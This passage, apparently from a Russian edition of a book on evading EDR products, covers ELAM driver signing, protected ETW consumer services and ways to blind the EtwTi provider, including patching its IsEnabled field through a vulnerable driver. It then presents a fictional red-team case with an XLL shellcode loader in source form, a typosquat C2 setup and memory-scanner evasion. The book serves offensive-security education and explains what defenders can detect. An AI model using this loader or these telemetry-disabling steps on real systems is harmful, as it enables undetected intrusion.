>>  /p "ThisIsMyPassword" .\path\to\my\service.exe
```

Листинг 12-20. Подписание исполняемого файла созданным сертификатом

Теперь исполняемый файл службы соответствует требованиям подписи для защищённого запуска. Но прежде чем запустить его, необходимо создать и зарегистрировать ресурс драйвера.

Создание ресурса

Первое сведение, необходимое для создания ресурса, - хеш To-Be-Signed (TBS) сертификата. Второе - алгоритм дайджеста файла сертификата. На момент написания книги поле могло принимать одно из четырёх значений: `0x8004` (SHA1), `0x800C` (SHA256), `0x800D` (SHA384) или `0x800E` (SHA512). Этот алгоритм был указан в параметре `/fd` при создании сертификата посредством `signtool.exe`.

Оба значения можно получить с помощью `certmgr.exe` с параметром `-v`, как показано в листинге 12-21.

```
PS > .\certmgr.exe -v .\path\to\my\service.exe
--snip--
Content Hash (To-Be-Signed Hash)::
 04 36 A7 99 81 81 81 07 2E DF B6 6A 52 56 78 24  '.6.........jRVx$'
 E7 CC 5E AA A2 7C 0E A3 4E 00 8D 9B 14 98 97 02  '..^..|..N.......'
--snip--
Content SignatureAlgorithm:: 1.2.840.113549.1.1.11 (sha256RSA)
--snip--
```

Листинг 12-21. Получение хеша To-Be-Signed и алгоритма подписи с помощью certmgr.exe

Хеш находится под заголовком `Content Hash`, а алгоритм подписи - под `Content SignatureAlgorithm`.

Добавление нового файла ресурсов

Теперь можно добавить в проект драйвера новый файл ресурсов с содержимым из листинга 12-22 и скомпилировать драйвер.

```
MicrosoftElamCertificateInfo MSElamCertInfoID
{
 1,
 L"0436A799818181072EDFB66A52567824E7CC5EAAA27C0EA34E008D9B14989702\0",
 0x800C,
 L"\0"
}
```

Листинг 12-22. Содержимое ресурса MicrosoftElamCertificateInfo

Первое значение ресурса задаёт количество записей. В нашем случае запись одна, но их может быть до трёх. Затем следуют ранее полученный хеш TBS и шестнадцатеричное значение применённого алгоритма хеширования, в нашем случае SHA256.

Последнее поле позволяет указать дополнительные EKU. Разработчики используют их для уникального определения компонентов защиты от вредоносных программ, подписанных одним центром сертификации. Например, если на узле есть две службы с одной подписывающей стороной, но только одну нужно запускать с флагом `SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT`, разработчик может добавить уникальный EKU при подписи этой службы и включить его в ресурс драйвера ELAM. При запуске службы с уровнем защиты Anti-Malware система проверит и этот EKU. Поскольку в нашем ресурсе дополнительных EKU нет, передаётся эквивалент пустой строки.

Подписание ресурса

Затем драйвер подписывается тем же способом, что и исполняемый файл службы, как показано в листинге 12-23.

```
PS > signtool.exe sign /fd SHA256 /a /v /ph /f "MyElamCert.pfx" /p "ThisIsMyPassword"
>>  .\path\to\my\driver.sys
```

Листинг 12-23. Подписание драйвера нашим сертификатом

Теперь ресурс будет включён в драйвер, и тот готов к установке.

Установка драйвера

Если разработчик хочет, чтобы сведения сертификата загружала операционная система, достаточно создать службу ядра, как описано в разделе «Регистрация драйвера ELAM» на странице 229 оригинала. Для установки сертификата ELAM во время работы системы можно использовать функцию регистрации в агенте, подобную показанной в листинге 12-24.

```
BOOL RegisterElamCertInfo(wchar_t* szPath)
{
 HANDLE hELAMFile = NULL;
 hELAMFile = CreateFileW(
  szPath, FILE_READ_DATA, FILE_SHARE_READ, NULL, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, NULL);
 if (hELAMFile == INVALID_HANDLE_VALUE)
 {
  wprintf(L"[-] Failed to open the ELAM driver. Error: 0x%x\n",
   GetLastError());
  return FALSE;
 }
 if (!InstallELAMCertificateInfo(hELAMFile))
 {
  wprintf(L"[-] Failed to install the certificate info. Error: 0x%x\n",
   GetLastError());
  CloseHandle(hELAMFile);
  return FALSE;
 }
 wprintf(L"[+] Installed the certificate info");
 return TRUE;
}
```

Листинг 12-24. Установка сертификата в системе

Код сначала открывает дескриптор драйвера ELAM, содержащего ресурс `MicrosoftElamCertificateInfo`. Затем дескриптор передаётся в `kernel32!InstallELAMCertificateInfo()` для установки сертификата в системе.

Запуск службы

Остаётся создать и запустить службу с требуемым уровнем защиты. Это можно сделать разными способами, но чаще всего программно через API Win32. Пример функции приведён в листинге 12-25.

```
BOOL CreateProtectedService() {
 SC_HANDLE hSCM = NULL;
 SC_HANDLE hService = NULL;
 SERVICE_LAUNCH_PROTECTED_INFO info;
 1 hSCM = OpenSCManagerW(NULL, NULL, SC_MANAGER_ALL_ACCESS);
 if (!hSCM) {
  return FALSE;
 }
 2 hService = CreateServiceW(
  hSCM,
  L"MyEtWTiConsumer",
  L"Consumer service",
  SC_MANAGER_ALL_ACCESS,
  SERVICE_WIN32_OWN_PROCESS,
  SERVICE_DEMAND_START,
  SERVICE_ERROR_NORMAL,
  L"\\path\\to\\my\\service.exe",
  NULL, NULL, NULL, NULL, NULL);
 if (!hService) {
  CloseServiceHandle(hSCM);
  return FALSE;
 }
 info.dwLaunchProtected =
 SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT;
 3 if (!ChangeServiceConfig2W(
  hService,
  SERVICE_CONFIG_LAUNCH_PROTECTED,
  &info))
 {
  CloseServiceHandle(hService);
  CloseServiceHandle(hSCM);
  return FALSE;
 }
 if (!StartServiceW(hService, 0, NULL)) {
  CloseServiceHandle(hService);
  CloseServiceHandle(hSCM);
  return FALSE;
 }
 return TRUE;
}
```

Листинг 12-25. Создание службы-потребителя

Сначала открывается дескриптор Service Control Manager 1 - компонента операционной системы, управляющего всеми службами узла. Затем вызов `kernel32!CreateServiceW()` 2 создаёт базовую службу. Функция принимает имя службы, её отображаемое имя, путь к двоичному файлу и другие сведения, а после завершения возвращает дескриптор новой службы. Далее вызов `kernel32!ChangeServiceConfig2W()` задаёт уровень защиты службы 3.

После успешного завершения функции Windows запускает защищённую службу-потребитель, показанную работающей в Process Explorer на рисунке 12-7.

Process	Private Bytes	Working Set	PID	Protection	Session
consumer-service.exe	664 K	3,608 K	9664	PsProtectedSignerAntimalware-Light	0

Рисунок 12-7. Работающая служба-потребитель EtwTi с требуемым уровнем защиты

Теперь служба может начать работу с событиями поставщика EtwTi.

Обработка событий

Потребитель поставщика EtwTi создаётся почти так же, как обычный потребитель ETW; этот процесс рассмотрен в главе 8. После выполнения описанных выше действий по защите и подписанию код получения, обработки и извлечения данных событий не отличается от кода для любого другого поставщика.

Однако из-за защиты службы-потребителя EtwTi работать с событиями во время разработки, например читать вывод в стиле `printf`, может быть трудно. К счастью, манифест поставщика содержит форматы, идентификаторы и ключевые слова событий, что существенно упрощает работу.

Обход EtwTi

Поскольку датчики EtwTi находятся в ядре, они предоставляют EDR надёжный источник телеметрии, в который трудно вмешаться. И всё же существует несколько способов нейтрализовать их возможности или хотя бы сосуществовать с ними.

Сосуществование

Простейший способ уклонения - с помощью Neo4j получить все системные вызовы, достигающие датчиков EtwTi, а затем не вызывать соответствующие функции во время операций. При этом придётся искать альтернативные способы выполнения таких задач, как выделение памяти, а это может быть непросто.

Например, Beacon из Cobalt Strike поддерживает три метода выделения памяти: `HeapAlloc`, `MapViewOfFile` и `VirtualAlloc`. Последние два вызывают системные вызовы, за которыми наблюдают датчики EtwTi. Первый вызывает `ntdll!RtlAllocateHeap()`, у которой нет прямых исходящих ссылок на функции EtwTi, поэтому это наиболее безопасный вариант. Недостаток в том, что метод не поддерживает выделение памяти в удалённых процессах и не позволяет внедрять в них код.

Как и для всех источников телеметрии этой книги, следует помнить, что пробелы датчиков EtwTi может закрывать другой источник. Например, агенты безопасности конечных точек могут отслеживать и сканировать исполняемые области кучи, созданные программами пользовательского режима посредством `HeapAlloc`. Microsoft также в любой момент может изменить API, чтобы они вызывали существующие датчики, или добавить новые. Поэтому при каждой новой сборке Windows командам приходится заново сопоставлять системные вызовы с датчиками EtwTi, а это может занимать много времени.

Перезапись дескриптора трассировки

Другой вариант - просто сделать недействительным глобальный дескриптор трассировки в ядре. Эта техника подробно рассмотрена в статье Упаяна Сахи «Data Only Attack: Neutralizing EtwTi Provider». Оператору нужен примитив произвольного чтения и записи в уязвимом драйвере, например присутствовавший в прежних версиях `atillk64.sys` от Gigabyte и `lha.sys` из LG Device Manager. Это два подписанных драйвера, выпущенных производителями компьютерного оборудования и периферии для легитимной поддержки устройств.

Главная трудность техники - найти структуру TRACE_ENABLE_INFO, определяющую сведения для включения поставщика. В ней находится поле IsEnabled, которое нужно вручную изменить на 0, чтобы события перестали доходить до защитного продукта. Упростить поиск помогут уже полученные знания о публикации событий.

Напомним, что все датчики при вызове nt!EtwWrite() для создания события используют глобальный REGHANDLE EtwThreatIntProvRegHandle. Этот дескриптор в действительности является указателем на структуру ETW_REG_ENTRY, которая, в свою очередь, содержит в поле GuidEntry со смещением 0x20 указатель на структуру ETW_GUID_ENTRY, как показано в листинге 12-26.

```
0: kd> dt nt!_ETW_REG_ENTRY poi(nt!EtwThreatIntProvRegHandle)
 --snip--
 +0x020 GuidEntry  : 0xffff8e8a`901f3c50 _ETW_GUID_ENTRY
 --snip--
```

Листинг 12-26. Получение адреса структуры ETW_GUID_ENTRY

Эта структура служит записью ядра о поставщике событий и содержит в поле EnableInfo со смещением 0x80 массив из восьми структур TRACE_ENABLE_INFO. По умолчанию используется только первая запись, содержимое которой приведено в листинге 12-27.

```
0: kd> dx -id 0,0,ffff8e8a90062040 -r1 (*((ntkrnlmp!_TRACE_ENABLE_INFO
    *)0xffff8e8a901f3cd0))
(*((ntkrnlmp!_TRACE_ENABLE_INFO *)0xffff8e8a901f3cd0))
[Type: _TRACE_ENABLE_INFO]
 1 [+0x000] IsEnabled    : 0x1 [Type: unsigned long]
  [+0x004] Level     : 0xff [Type: unsigned char]
  [+0x005] Reserved1    : 0x0 [Type: unsigned char]
  [+0x006] LoggerId    : 0x4 [Type: unsigned short]
  [+0x008] EnableProperty  : 0x40 [Type: unsigned long]
  [+0x00c] Reserved2    : 0x0 [Type: unsigned long]
  [+0x010] MatchAnyKeyword : 0xdcfa5555 [Type: unsigned __int64]
  [+0x018] MatchAllKeyword : 0x0 [Type: unsigned __int64]
```

Листинг 12-27. Извлечение содержимого первой структуры TRACE_ENABLE_INFO

Поле является беззнаковым длинным целым, а согласно документации Microsoft фактически логическим значением, которое указывает, включён ли поставщик для сеанса трассировки, 1.

Если атакующий сможет заменить это значение на 0, он отключит поставщика Microsoft-Windows-Threat-Intelligence, и потребитель перестанет получать события. Если пройти по вложенным структурам в обратном направлении, цель можно найти так:

1. Определить адрес ETW_REG_ENTRY, на который указывает EtwThreatIntRegHandle.
2. Определить адрес ETW_GUID_ENTRY, на который указывает поле GuidEntry структуры ETW_REG_ENTRY со смещением 0x20.
3. Прибавить к адресу 0x80, чтобы получить поле IsEnabled первой структуры TRACE_ENABLE_INFO в массиве.

Самая сложная часть техники - определение адреса EtwThreatIntProvRegHandle, поскольку для этого нужно использовать произвольное чтение через уязвимый драйвер и искать шаблон кодов операций, работающих с указателем на структуру.

Согласно статье, Саха начал поиск с nt!KeInsertQueueApc(), поскольку эта функция экспортируется ntoskrnl.exe и в одном из первых вызовов nt!EtwProviderEnabled обращается к адресу REGHANDLE. По соглашению о вызовах Windows первый передаваемый функции параметр хранится в регистре RCX. Следовательно, перед вызовом nt!EtwProviderEnabled адрес будет помещён в регистр инструкцией MOV. Поиск кодов операций 48 8b 0d, соответствующих mov rcx,qword ptr [x], от точки входа функции до вызова nt!EtwProviderEnabled позволяет определить виртуальный адрес REGHANDLE. После этого с помощью найденных ранее смещений

можно присвоить полю IsEnabled значение 0.

Ещё один способ найти EtwThreatIntProvRegHandle - использовать его смещение относительно базового адреса ядра. Из-за рандомизации размещения адресного пространства ядра (KASLR) полный виртуальный адрес заранее неизвестен, но смещение остаётся стабильным между перезагрузками. Например, в одной из сборок Windows оно равно 0xC197D0, как показано в листинге 12-28.

```
0: kd> vertarget
--snip--
Kernel base = 0xfffff803`02c00000 PsLoadedModuleList = 0xfffff803`0382a230
--snip--
0: kd> x /0 nt!EtwThreatIntProvRegHandle
fffff803`038197d0
0: kd> ? fffff803`038197d0 - 0xfffff803`02c00000
Evaluate expression: 12687312 = 00000000`00c197d0
```

Листинг 12-28. Определение смещения REGHANDLE

В последней строке из адреса REGHANDLE вычитается базовый адрес ядра. Базовый адрес можно получить из пользовательского режима, вызвав ntdll!NtQuerySystemInformation() с классом сведений SystemModuleInformation, как показано в листинге 12-29.

```
void GetKernelBaseAddress()
{
 NtQuerySystemInformation pfnNtQuerySystemInformation = NULL;
 HMODULE hKernel = NULL;
 HMODULE hNtdll = NULL;
 RTL_PROCESS_MODULES ModuleInfo = { 0 };
 hNtdll = GetModuleHandle(L"ntdll");
1 pfnNtQuerySystemInformation =
  (NtQuerySystemInformation)GetProcAddress(
   hNtdll, "NtQuerySystemInformation");
 pfnNtQuerySystemInformation(
 2 SystemModuleInformation,
  &ModuleInfo,
  sizeof(ModuleInfo),
  NULL);
 wprintf(L"Kernel Base Address: %p\n",
 3 (ULONG64)ModuleInfo.Modules[0].ImageBase);
}
```

Листинг 12-29. Получение базового адреса ядра

Функция сначала получает указатель на ntdll!NtQuerySystemInformation() 1, а затем вызывает её, передавая класс сведений SystemModuleInformation 2. После завершения функция заполнит структуру RTL_PROCESS_MODULES с именем ModuleInfo, после чего адрес ядра можно получить из атрибута ImageBase первого элемента массива 3.

Для исправления значения по-прежнему потребуется драйвер с примитивом записи произвольного значения по произвольному адресу, но этот подход избавляет от разбора памяти в поисках кодов операций. Впрочем, он создаёт другую проблему: необходимо отслеживать смещения EtwThreatIntProvRegHandle во всех версиях ядра, с которыми работает инструмент, поэтому и у него есть свои трудности.

Кроме того, применяющие эту технику должны учитывать создаваемую ею телеметрию. Например, загрузить уязвимый драйвер в Windows 11 труднее, поскольку Hypervisor-Protected Code Integrity включена по умолчанию и может блокировать драйверы с известными уязвимостями. На уровне обнаружения загрузка нового драйвера приведёт к срабатыванию датчика nt!EtwTiLogDriverObjectLoad(). Такое событие может быть нетипичным для системы или среды и вызвать ответные действия.

Заключение

На момент написания книги поставщик ETW `Microsoft-Windows-Threat-Intelligence` был одним из важнейших источников данных для EDR. Находясь непосредственно на пути выполнения процессов, подобно DLL с перехватом функций, он обеспечивает непревзойдённую видимость их работы в системе. Несмотря на сходство, сам поставщик и его перехваты находятся в ядре, где значительно меньше подвержены обходу путём прямых атак. Обход этого источника данных заключается скорее в умении работать вокруг него, чем в поиске вопиющего пробела или логической ошибки в реализации.

Глава 13. Практический пример атаки с учётом средств обнаружения

До сих пор мы рассматривали устройство EDR, логику их компонентов и внутреннюю работу датчиков. Однако отсутствовала одна важнейшая часть картины: применение этих сведений в реальном мире. В этой заключительной главе мы систематически проанализируем действия, которые хотим выполнить в целевых системах, и определим риск их обнаружения.

Нашей целью станет вымышленная компания Binford Tools, изобретатель отвёртки Binford 6100 для левшей. Binford попросила нас найти путь атаки от скомпрометированной рабочей станции пользователя до базы данных с закрытыми конструкторскими сведениями о модели 6100. Мы должны действовать как можно незаметнее, чтобы компания увидела, что способна обнаружить её EDR. Приступим.

Правила проведения работ

Среда Binford состоит только из узлов с актуальными версиями Windows, а вся аутентификация управляется локальной Active Directory. На каждом узле развёрнута и работает универсальная EDR, которую нам запрещено когда-либо отключать, удалять или деинсталлировать.

Наше контактное лицо согласилось предоставить целевой адрес электронной почты. Его будет контролировать сотрудник, которого мы станем называть белой командой, и он перейдёт по любой отправленной нами ссылке. Однако сотрудник не добавит никаких правил, явно разрешающих нашим полезным нагрузкам проходить EDR. Благодаря этому мы потратим меньше времени на социальную инженерию и больше - на оценку технических средств обнаружения и предотвращения.

Кроме того, все сотрудники Binford обладают правами локального администратора на своих рабочих станциях, что снижает нагрузку на недоукомплектованную службу поддержки. Binford попросила использовать это обстоятельство во время операции, чтобы по результатам работ обосновать изменение политики.

Первоначальный доступ

Начнём с выбора метода фишинга. Нам нужен быстрый и прямой доступ к рабочей станции цели, поэтому мы решаем доставить полезную нагрузку. На момент проведения работ разведывательные отчёты об угрозах указывают на рост в производственном секторе числа вредоносных программ, доставляемых в виде файлов Excel Add-In (XLL). Злоумышленники регулярно используют файлы XLL, позволяющие разработчикам создавать высокопроизводительные функции листов Excel, чтобы закрепиться посредством фишинга.

Чтобы воспроизвести атаки, с которыми Binford может столкнуться в будущем, выберем этот формат полезной нагрузки. Файлы XLL в действительности являются DLL, обязанными экспортировать функцию `xlAutoOpen()` и, желательно, дополняющую её `xlAutoClose()`, поэтому для ускорения разработки можно использовать простой загрузчик шелл-кода.

Написание полезной нагрузки

Уже сейчас требуется принять проектное решение, связанное с обнаружением. Выполнять шелл-код локально в процессе `excel.exe`, привязав его к времени жизни этого процесса, или удалённо? Если создать собственный процесс-носитель и внедриться в него либо выбрать существующий процесс, шелл-код сможет жить дольше, но риск обнаружения повысится: `excel.exe` породит дочерний процесс, а в системе появятся артефакты удалённого внедрения.

Позже всегда можно провести новый фишинг, поэтому выберем локальный загрузчик и не станем преждевременно вызывать средства обнаружения. Код нашей полезной нагрузки XLL показан в листинге 13-1.

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
BOOL APIENTRY DllMain( HMODULE hModule,
     DWORD   ul_reason_for_call,
     LPVOID  lpReserved
               )
{
 switch (ul_reason_for_call)
 {
 case DLL_PROCESS_ATTACH:
 case DLL_THREAD_ATTACH:
 case DLL_THREAD_DETACH:
 case DLL_PROCESS_DETACH:
  break;
 }
 return TRUE;
}
extern "C"
__declspec(dllexport) short __stdcall xlAutoOpen()
{
 1 const char shellcode[] = --snip--
 const size_t lenShellcode = sizeof(shellcode);
 char decodedShellcode[lenShellcode];
 2 const char key[] = "specter";
 int j = 0;
 for (int i = 0; i < lenShellcode; i++)
 {
  if (j == sizeof(key) - 1)
  {
   j = 0;
  }
 3 decodedShellcode[i] = shellcode[i] ^ key[j];
  j++;
 }
 4 PVOID runIt = VirtualAlloc(0,
  lenShellcode,
  MEM_COMMIT,
  PAGE_READWRITE);
 if (runIt == NULL)
 {
  return 1;
 }
 5 memcpy(runIt,
  decodedShellcode,
  lenShellcode);
 DWORD oldProtect = 0;
 6 VirtualProtect(runIt,
  lenShellcode,
  PAGE_EXECUTE_READ,
  &oldProtect);
 7 CreateThread(NULL,
  NULL,
  (LPTHREAD_START_ROUTINE)runIt,
  NULL,
  NULL,
  NULL);
 Sleep(1337);
 return 0;
}
```

Листинг 13-1. Исходный код полезной нагрузки XLL

Этот локальный загрузчик шелл-кода похож на многие полезные нагрузки на основе DLL. Экспортированная функция `xlAutoOpen()` начинается с фрагмента шелл-кода, сокращённого для краткости, 1, который зашифрован посредством XOR со строкой `specter` в качестве ключа 2. Первое действие функции - расшифровать шелл-код этим симметричным ключом 3. Затем она создаёт посредством `kernel32!VirtualAlloc()` область памяти с разрешениями чтения и записи 4 и перед выполнением копирует туда расшифрованный шелл-код 5. После этого функция меняет разрешения нового буфера, помечая его исполняемым, 6. Наконец, указатель на буфер передаётся

`kernel32!CreateThread()`, которая выполняет шелл-код в новом потоке 7, всё ещё в контексте `excel.exe`.

Доставка полезной нагрузки

Предположим, система фильтрации входящей почты Binford пропускает файлы XLL в почтовые ящики пользователей, и отправим наш файл белой команде. Поскольку XLL необходимо запускать с диска, сотрудник загрузит его на внутренний узел с развёрнутой EDR.

При выполнении XLL произойдёт несколько событий. Сначала запустится `excel.exe`, а путь к XLL будет передан ему как параметр. EDR почти наверняка получит эти сведения из процедуры обратного вызова создания процессов своего драйвера, хотя почти те же данные может предоставить поставщик ETW `Microsoft-Windows-Kernel-Process`. В EDR может существовать общее правило обнаружения запуска файлов XLL, которое сработает по командной строке процесса и создаст предупреждение.

Кроме того, сканер EDR может выполнить сканирование файла XLL при доступе. EDR соберёт атрибуты файла, оценит его содержимое и попытается решить, следует ли разрешать выполнение. Допустим, мы настолько хорошо обфусцировали полезную нагрузку, что сканер не обнаружил находящиеся внутри шелл-код и загрузчик.

Но опасность ещё не миновала. Помните, что большинство EDR развёрнуто во множестве крупных сред и обрабатывает огромные объёмы данных. Благодаря этому они способны оценивать глобальную уникальность файла, то есть количество встреч с ним в прошлом. Поскольку мы самостоятельно создали полезную нагрузку с шелл-кодом, привязанным к нашей инфраструктуре, вероятнее всего, прежде она не встречалась.

К счастью, это вовсе не тупик. Пользователи постоянно создают новые документы Word. Они готовят отчёты для своей организации и рисуют в Paint на третьем часу совещания о «межфункциональной синергии для достижения ключевых квартальных показателей». Если бы EDR помечала каждый уникальный файл, она создавала бы неприемлемый объём шума. Глобальная уникальность может вызвать некоторое предупреждение, но оно, скорее всего, недостаточно серьёзно для начала расследования и не сыграет роли, пока центр управления безопасностью (SOC) не отреагирует на связанное с нашей активностью предупреждение более высокой серьёзности.

Выполнение полезной нагрузки

Поскольку нас пока не заблокировали, `excel.exe` загрузит и обработает XLL. Сразу после загрузки XLL получит код причины `DLL_PROCESS_ATTACH`, запускающий наш загрузчик шелл-кода.

При порождении родительского процесса `excel.exe` EDR внедрила в него свою DLL, перехватив пока неизвестные нам ключевые функции. Мы не использовали системные вызовы и не включили логику повторного отображения перехваченных DLL в `excel.exe`, поэтому придётся пройти через перехваты и надеяться, что нас не поймают. К счастью, многие часто перехватываемые EDR функции ориентированы на удалённое внедрение в процессы, что нас не затрагивает, поскольку мы не порождаем дочерний процесс для внедрения.

Кроме того, нам известно, что эта EDR использует поставщика ETW `Microsoft-Windows-Threat-Intelligence`, поэтому поверх собственных перехватов функций поставщика EDR наши действия будут контролировать и его датчики. Оценим риск функций, вызываемых полезной нагрузкой.

`kernel32!VirtualAlloc()`. Поскольку это стандартная функция локального выделения памяти в Windows, не допускающая выделения в удалённом, то есть другом, процессе, само по себе её применение вряд ли подвергнется тщательной проверке. Кроме того, мы не выделяем память с разрешениями чтения, записи и выполнения, как часто по умолчанию делают разработчики вредоносных программ, а значит, снизили практически весь доступный нам риск.

`memcpy()`. Подобно предыдущей, `memcpy()` широко применяется и обычно не подвергается пристальному контролю.

`kernel32!VirtualProtect()`. Здесь риск возрастает. Нам необходимо преобразовать защиту выделенной области из чтения и записи в чтение и выполнение, поэтому этого шага, к сожалению, не избежать. Поскольку желаемый уровень защиты передаётся функции как параметр, EDR может без труда выявить технику перехватом функции. Кроме того, изменение состояния защиты обнаружит датчик `nt!EtwTiLogProtectExecVm()`, который уведомит потребителей поставщика ETW `Microsoft-Windows-Threat-Intelligence`.

`kernel32!CreateThread()`. В изоляции функция не несёт большого риска, поскольку является стандартным способом создания новых потоков в многопоточных приложениях Win32. Но до неё мы выполнили три предыдущих действия, совокупность которых может указывать на наличие в системе вредоносной программы, поэтому вызов способен стать той самой последней каплей, которая приведёт к предупреждению. К сожалению, вариантов избежать его почти нет, так что оставим всё как есть и будем надеяться: если мы дошли до этого места, шелл-код выполнится.

Технику этого загрузчика можно оптимизировать множеством способов, но по сравнению с учебным подходом к удалённому внедрению через `kernel32!CreateRemoteThread()` она не так плоха. Если предположить, что эти индикаторы останутся вне поля зрения датчиков EDR, шелл-код агента выполнится и начнёт устанавливать связь с нашей инфраструктурой управления и контроля.

Установление управления и контроля

Большинство вредоносных агентов устанавливает управление и контроль сходным образом. Первое сообщение серверу является регистрацией: «Я новый агент, работающий на узле X!» Получив её, сервер отвечает: «Привет, агент на узле X! Спи указанное время, а затем снова обратись ко мне за задачей». Агент бездействует указанное сервером время, после чего снова сообщает: «Я вернулся и теперь готов работать». Если оператор подготовил для него задачу, сервер передаёт её в понятном агенту формате, и тот выполняет работу. В противном случае сервер велит поспать и повторить попытку позже.

Как агенты управления и контроля уклоняются от сетевого обнаружения? Обычно связь идёт по HTTPS - излюбленному каналу большинства операторов, поскольку сообщения смешиваются с большим объёмом трафика, который на большинстве рабочих станций проходит в интернет через TCP-порт 443. Чтобы использовать этот протокол и его менее безопасного родственника HTTP, связь должна соответствовать определённым соглашениям.

Например, запрос должен содержать путь Uniform Resource Identifier (URI) как для запросов GET, получающих данные, так и для POST, отправляющих данные. Технически URI не обязан быть одинаковым во всех запросах, но многие коммерческие платформы управления и контроля повторно используют единственный статический путь. Кроме того, агент и сервер должны договориться о протоколе связи поверх HTTPS. Поэтому их сообщения обычно следуют похожему шаблону. Например, длина запросов регистрации и опросов задач, скорее всего, будет постоянной. Они также могут отправляться через фиксированные интервалы.

Иными словами, даже пытаясь раствориться в шуме, трафик управления и контроля создаёт сильные признаки маяковой активности. Знающий, что искать, разработчик EDR может отличить

вредоносный трафик от безопасного, вероятно, с помощью драйвера сетевого фильтра и таких поставщиков ETW, как `Microsoft-Windows-WebIO` и `Microsoft-Windows-DNS-Client`. Хотя содержимое сообщений HTTPS зашифровано, многие важные сведения остаются читаемыми: пути URI, заголовки, длина сообщений и время отправки.

С учётом этого настроим управление и контроль. Наш канал HTTPS использует домен `blnfordtools.com`. Мы приобрели его за несколько недель до операции, настроили DNS на виртуальный частный сервер (VPS) в DigitalOcean и установили на VPS веб-сервер NGINX с сертификатом SSL LetsEncrypt. Запросы GET будут отправляться к конечной точке `/home/catalog`, а POST - к `/search?q=6100`; надеемся, они смешаются с обычным трафиком просмотра сайта производителя инструментов. Стандартный интервал сна установим равным пяти минутам, чтобы достаточно быстро назначать агенту задачи без избыточного шума, а джиттер 20 процентов внесёт вариативность во время запросов.

Эта стратегия управления и контроля может показаться небезопасной: мы используем недавно зарегистрированный домен с опечаткой, размещённый на дешёвом VPS. Но рассмотрим, что в действительности способны собрать датчики EDR:

• подозрительный процесс устанавливает исходящее сетевое соединение;
• аномальные запросы DNS.

Примечательно отсутствие всей необычной информации о нашей инфраструктуре и индикаторов маяковой активности.

Хотя датчики EDR могут собрать данные, необходимые для определения того, что скомпрометированный узел обращается к недавно зарегистрированному, не отнесённому к категории домену на сомнительном VPS, для такого вывода потребуется множество вспомогательных действий, способных ухудшить производительность системы.

Например, для отслеживания категории домена EDR пришлось бы обращаться к службе мониторинга репутации, а для получения регистрационных сведений - запрашивать регистратора. Делать это для каждого соединения целевой системы трудно. Поэтому агенты EDR обычно перекладывают обязанности на центральный сервер, который выполняет запросы асинхронно и при необходимости создаёт предупреждения по их результатам.

Индикаторы маяковой активности отсутствуют почти по тем же причинам. При интервале сна в 10 секунд и джиттере 10 процентов обнаружение могло бы сводиться к правилу: «Если система отправляет сайту более десяти запросов с интервалом от девяти до одиннадцати секунд, создать предупреждение». Но при пятиминутном интервале и джиттере 20 процентов система должна была бы предупреждать всякий раз, когда конечная точка отправляет сайту более десяти запросов с интервалом от четырёх до шести минут, а для этого пришлось бы хранить скользящее состояние каждого исходящего сетевого соединения от 40 минут до часа. Представьте, сколько сайтов вы посещаете ежедневно, и станет понятно, почему эта функция лучше подходит центральному серверу.

Обход сканера памяти

Последняя крупная угроза этапу первоначального доступа, а также любому будущему этапу, где мы порождаем агента, - сканер памяти EDR. Подобно файловому сканеру, он пытается обнаружить присутствие вредоносной программы по статическим сигнатурам. Но вместо чтения файла с диска и разбора его содержимого сканер исследует файл после отображения в память. Это позволяет оценить содержимое после снятия обфускации, необходимого для передачи процессору на выполнение. В нашей полезной нагрузке расшифрованный шелл-код агента будет находиться в памяти; сканеру остаётся лишь найти его и признать вредоносным.

Некоторые агенты умеют скрывать своё присутствие в памяти во время бездействия. Эффективность этих техник различна, а сканер всё равно может обнаружить шелл-код, застав агента между периодами сна. Тем не менее собственные шелл-код и агенты обычно труднее обнаруживать статическими сигнатурами. Предположим, что наш сделанный на заказ, вручную изготовленный, ремесленный агент управления и контроля оказался достаточно новым, чтобы сканер памяти его не пометил.

До сих пор всё складывалось в нашу пользу: первоначальная маяковая активность не вызвала предупреждения, достойного внимания SOC. Мы получили доступ к целевой системе и можем начать действия после компрометации.

Закрепление

Теперь, оказавшись внутри целевой среды, необходимо пережить техническую или вызванную человеком потерю соединения. На этом этапе доступ настолько хрупок, что при любой проблеме с агентом придётся начинать сначала. Поэтому нужен механизм закрепления, который установит новое соединение управления и контроля, если дела пойдут плохо.

Закрепление - непростая задача. В нашем распоряжении огромное количество вариантов, каждый со своими преимуществами и недостатками. Обычно при выборе техники закрепления оцениваются следующие показатели.

Надёжность Степень уверенности в том, что техника закрепления запустит наше действие, например нового агента управления и контроля.

Предсказуемость Степень уверенности в том, когда сработает закрепление.

Необходимые разрешения Уровень доступа, требуемый для настройки механизма.

Необходимые действия пользователя или системы Действия, которые должны произойти в системе для срабатывания закрепления, например перезагрузка или переход пользователя в состояние бездействия.

Риски обнаружения Известный риск обнаружения, присущий технике.

В качестве примера возьмём создание запланированных задач. В таблице 13-1 техника оценена по нашим показателям. Сначала всё выглядит превосходно: запланированные задачи работают с точностью часов Rolex, а настраивать их невероятно легко. Первая проблема состоит в необходимости прав локального администратора для создания задачи, поскольку обычным пользователям недоступен связанный каталог `C:\Windows\System32\Tasks`.

Таблица 13-1. Оценка запланированных задач как механизма закрепления

Показатель	Оценка
Надёжность	Очень высокая
Предсказуемость	Очень высокая
Необходимые разрешения	Локальный администратор
Необходимые действия пользователя или системы	Во время срабатывания система должна быть подключена к сети
Риски обнаружения	Очень высокие

Но главная проблема для нас - риск обнаружения. Злоумышленники десятилетиями используют запланированные задачи. Справедливо будет сказать, что любой заслуживающий внимания агент EDR должен уметь обнаруживать создание новой задачи. Более того, ежегодная оценка MITRE ATT&CK, в которой участвуют многие поставщики и которая проверяет возможности продуктов, использует создание запланированной задачи как один из критериев испытания на действия APT3 - группы развитой постоянной угрозы, связываемой с Министерством государственной безопасности Китая. Поскольку незаметность является одной из главных целей, эта техника нам не подходит.

Какой механизм закрепления выбрать? Почти каждый поставщик EDR утверждает в рекламе, что охватывает большинство каталогизированных техник ATT&CK. ATT&CK - это собрание известных и хорошо изученных техник атакующих, которые отслеживает отрасль. Но что насчёт неизвестного, то есть техник, о которых почти ничего не известно? Поставщик не может гарантировать их охват, и его нельзя проверить на них. Даже если EDR технически способна обнаружить такие некаталогизированные методы, у неё может не быть логики, осмысляющей создаваемую ими телеметрию.

